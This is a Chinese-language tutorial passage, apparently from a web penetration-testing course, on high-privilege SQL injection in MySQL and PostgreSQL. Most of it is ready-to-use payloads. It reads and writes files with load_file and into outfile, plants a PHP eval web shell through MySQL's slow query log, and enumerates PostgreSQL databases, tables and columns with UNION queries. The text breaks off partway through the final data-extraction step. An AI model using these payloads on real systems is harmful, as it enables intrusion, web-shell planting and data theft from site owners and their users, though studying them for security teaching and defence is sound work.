
WEB 攻防-通用漏洞&SQL 读写注入

&MYSQL&MSSQL&PostgreSQL


ASP
IIS安全
解析
短文件
配置不当写权限
源码问题
MDB下载
ASP数据库植入
ASPX
配置不当
路径泄漏错误
代码安全
DLL反编译
常见漏洞
未授权访问
PHP
应用
CTF考点
真实CMS源码
函数
==与===
intval
strpos
in_array
preg_match
str_replace
JAVA
代码URL对应
JAR反编译
URL路由代
加载jar包
身份验证
JWT安全
其他安全
访问控制

```
#知识点：
1、SQL 注入-MYSQL 数据库
2、SQL 注入-MSSQL 数据库
3、SQL 注入-PostgreSQL 数据库

#详细点：
Access 无高权限注入点-只能猜解，还是暴力猜解
MYSQL，PostgreSQL，MSSQL 高权限注入点-可升级读写执行等
```

演示案例：

- MYSQL-root 高权限读写注入
- PostgreSQL-高权限读写注入
- MSSQL-sa 高权限读写执行注入
- 结尾彩蛋-某 Q 牌违法登陆框注入

#MYSQL-root 高权限读写注入

-读取文件：

```
UNION SELECT
1,load_file('d:/w.txt'),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17
```

-写入文件：

```
UNION SELECT 1,'xxxx',3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 into
outfile 'd:/www.txt'
```

-路径获取：phpinfo,报错,字典等

-无法写入：secure_file_priv 突破 注入中需要支持 SQL 执行环境，没有就需要借助 phpmyadmin 或能够直接连上对方数据库进行绕过

```
set global slow_query_log=1;
set global slow_query_log_file='shell 路径';
select '<?php eval($_GET[A])?>' or SLEEP(1);
```

#PostgreSQL-高权限读写注入

-测列数：

```
order by 4
and 1=2 union select null,null,null,null
```

-测显位：第 2，3

```
and 1=2 union select 'null',null,null,null 错误
and 1=2 union select null,'null',null,null 正常
and 1=2 union select null,null,'null',null 正常
and 1=2 union select null,null,null,'null' 错误
```

-获取信息：

```
and 1=2 UNION SELECT null,version(),null,null
and 1=2 UNION SELECT null,current_user,null,null
and 1=2 union select null,current_database(),null,null
```

-获取数据库名：

```
and 1=2 union select null,string_agg(datname,','),null,null from
pg_database
```

-获取表名：

```
1、and 1=2 union select null,string_agg(tablename,','),null,null
from pg_tables where schemaname='public'
2、and 1=2 union select null,string_agg(relname,','),null,null
from pg_stat_user_tables
```

-获取列名：

```
and 1=2 union select null,string_agg(column_name,','),null,null
from information_schema.columns where table_name='reg_users'
```

-获取数据：

```
and 1=2 union select
```

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址